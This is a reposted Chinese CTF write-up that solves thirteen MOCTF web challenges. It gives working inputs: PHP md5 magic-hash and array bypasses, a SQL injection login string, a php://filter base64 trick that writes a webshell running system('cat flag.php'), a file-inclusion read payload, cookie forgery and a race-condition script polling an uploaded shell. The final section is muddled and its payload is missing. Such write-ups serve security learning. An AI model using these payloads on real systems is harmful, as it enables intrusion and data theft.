

MOCTF web writeup

转载

[weixin_34150503](#) 于 2018-06-21 23:56:00 发布 92 收藏

文章标签: [php](#) [shell](#) [python](#)

原文链接: <http://www.cnblogs.com/gzs-monkey/p/9209303.html>

版权

前几天发现一个不错的平台MOCTF但一直没时间刷。这几天陆续更新web题的wp

web1: 一道水题

进去一堆青蛙



查看源代码, 看到flag

web2: 还是水题

请输入moctf:

Wrong Answer!

发现密码框输入不了, 遂F12审查元素, 删除disable属性, 以及将长度改为5, 输入moctf。得到flag


web3: 访问限制

只允许使用NAIVE浏览器访问!

题目提示用NAIVE浏览器, 于是想到burp改user-agent:NAIVE

run得到flag

web4: 机器蛇



这道题。。。。我。。一进去玩了半天的贪吃蛇。。。。

后来随手审查了元素，发现robots.txt点进去后发现flag327a6c4304ad5938eaf0efb6cc3e53dc.php

进去F12找到flag

web5: PHP黑魔法

题目提示php~

进去后查看源代码，php黑魔法。

```
<!DOCTYPE html>
<!--html lang="zh-CN">
<head>
  <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
</head>
<body>
<?php

  $flag="moctf{*****}";

  if (isset($_GET['a'])&&isset($_GET['b'])) {
    $a=$_GET['a'];
    $b=$_GET['b'];

    if($a==$b)
    {
      echo "<center>Wrong Answer!</center>";
    }
    else {
      if(md5($a)==md5($b))
      {
        echo "<center>".$flag."</center>";
        echo "By:daoyuan";
      }
      else echo "<center>Wrong Answer!</center>";
    }
  }
  else echo "<center>好像少了点什么</center>";
?>
</body>
</html-->
```

大致意思就是

- 1.输入a, b两个参数，都不能为空
- 2.这两个参数不能相等

3.这两个参数经过md5加密后相等。

条件2和条件3貌似冲突。

两种方法:

1.构造数组, md5加密遇到数组时都返回false, 于是相等, 但值并不相等。?a[]=1&b[]=2

2.md5加密后0e开头的都相等, 例如: 240610708 和 QNKCDZO。 ?a=240610708&b=QNKCDZO

两种方法都得到了flag

web6: 我想要钱

进去也是php审计

```
<?php
include "flag.php";
highlight_file(__FILE__);

if (isset($_GET['money'])) {
    $money=$_GET['money'];
    if(strlen($money)<=4&&$money>time()&&!is_array($money))
    {
        echo $flag;
        echo "<!--By:daoyuan-->";
    }
    else echo "Wrong Answer!";
}
else echo "Wrong Answer!";
?>
```

Wrong Answer!

需要满足四个条件就会得到flag

1.参数为money, 并且为get传递

2.money的长度要小于4

3.money要大于time(),time()返回的值百度了一下, 貌似是从1970年到现在的秒数, 反正就是特别大。

4.money不能是数组

自然想到科学计数法, 构造?money=2e10 得到flag

web7: 登录就对了

用户名

密码

一看就是sql注入题，用户名构造万能密码：'or '1' = '1' # 密码任意 得到flag

web8: Flag在哪？

[get flag](#)

页面只有一个超链接，点击并burp，一开始什么都没发现，后来看到有302跳转，跳转到了五个页面分别为：

/where_is_flag.php

/flag.php

/I_have_a_frog.php

/I_have_a_flag.php

/no_flag.php

猜测flag应该在flagfrog.php或者frogflag.php

访问两个页面都没有结果，再burp，都得到了flag。。。。脑洞大的很。。。

web9: 死亡退出

```
<?php
show_source(__FILE__);
$c="<?php exit;?>";
@$c.= $_POST['c'];
@$filename=$_POST['file'];
if(!isset($filename))
{
    file_put_contents('tmp.php', '');
}
@file_put_contents($filename, $c);
include('tmp.php');
```

参考链接：<https://www.leavesongs.com/PENETRATION/php-filter-magic.html>

遂写shell并base64编码，之后再解码的时候，符<、?、;、>、空格等一共有7个字符不符合base64编码的字符范围将被忽略，所以最终被解码的字符仅有“phpexit”和我们传入的其他字符。

但base64算法解码时是4个byte一组，所以给他增加1个“a”一共8个字符。这样，“phpexita”被正常解码，而后面我们传入的webshell的base64内容也被正常解码。结果就是<?php exit; ?>没有了。

构造shell: <?php system('cat flag.php');?> base64加密后为:
aPD9waHAgc3lzdGVtKCdjYXQgZmxhZy5waHAnKTs/Pg==

再结合tmp.php构造payload为

c=aPD9waHAgc3lzdGVtKCdjYXQgZmxhZy5waHAnKTs/Pg==&file=php://filter/write=convert.base64-decode/resource=tmp.php

审查元素得到flag

```
<head></head>
<body>
  <code></code>
  <!--?php //Flag: moctf{Base64_d0_n0t_g0_die} ?-->
  <script src="moz-extension://c4417fa5-2e20-4027-a778-dffd474f39e3/js/inject.js"></script>
</body>
:/html>
```

web10: 文件包含


Welcome to MOCTF!

查看源代码看到提示信息flag.php,结合题目文件包含

构造payload: ?file=php://filter/convert.base64-encode/resource=flag.php

得到一串加密字符，base64解密得到flag

web11: 美味的饼干



Username

Password

Login

进去就是一个登陆页面，尝试弱密码登录admin，admin顺利登录，后来发现貌似随意一个账号密码都能进去。

。。。

抓包发现一串字符串: SET-COOKIE:ZWUxMWNiYjE5MDUyZTQwYjA3YWFjMGNhMDYwYzZlZWU%3D

%3D是“=”的URL编码，所以对ZWUxMWNiYjE5MDUyZTQwYjA3YWFjMGNhMDYwYzZlZWU=进行base64解码，得到MD5密文ee11cbb19052e40b07aac0ca060c23ee，解密后得到user

所以使用admin先md5后base64，加上cookie，得到flag

web12: 火眼金睛

题目就是2秒刷新一次，计数moctf，放python脚本

```
import requests
import re
targeturl = "http://119.23.73.3:5001/web10/"
r = requests.get(url=targeturl)
res_tr = r"'100'>(.*?)</textarea>"
flagtxt = re.findall(res_tr,r.content)[0]
re_moctf = r"moctf"
moctf = re.findall(re_moctf,flagtxt)
number = len(moctf)
ans = {
    "answer":number
}
url2 = "http://119.23.73.3:5001/web10/work.php"
s = requests.post(url=url2,data=ans,cookies=r.cookies)
print s.content
```

web13: 没时间解释了

点进题目发现是index2.php，想到302跳转，burp查看

```
HTTP/1.1 302 Found
Date: Tue, 26 Mar 2019 11:18:16 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.14
Location: index2.php
Content-Length: 33
Connection: close
Content-Type: text/html
```

May be u need uploadsomething.php

访问uploadsomething.php页面

Moctf

Filename
<input type="text" value="Filename"/>
Content
<input type="text" value="Content"/>
<input type="button" value="Submit"/>

写入文件会显示出文件地址，但是当去访问它的时候，会显示Too slow!

猜测服务器会自动删除文件，但是文件在上传至服务器和被删除这中间有微小的时间间隔。

利用条件竞争，一边利用burp不断发送文件，另一边不断去读取文件地址，附py脚本

```
#-*- coding:utf-8 -*-
import requests
url="http://119.23.73.3:5006/web2/uploads/d0bdc1c72726993c38f7522c91150cc27c0b6148/shell.php"
while 1:
    print(requests.get(url).text)
```




```
foreach(array('_POST', '_GET', '_COOKIE') as $__R) {
    if($__R) {
        foreach($__R as $__k => $__v) {
            if(isset($__k) && $__k == $__v) unset($__k);
        }
    }
}
```

这一段是核心的部分，遍历数组，存放在临时变量\$__R中，\$__R也就是\$__R的值，\$__R作为变量名。

将\$__R存放在\$__v变量中。\$__k也就是_GET[flag]，而\$__k就是_GET[flag]的值

再利用md5碰撞，达到unset_GET[flag]的目的，从而绕过waf函数，紧接着一个extract又将_GET[flag]恢复过来，从而伪协议读取flag.php

payload:



得到flag。

转载于:<https://www.cnblogs.com/gzs-monkey/p/9209303.html>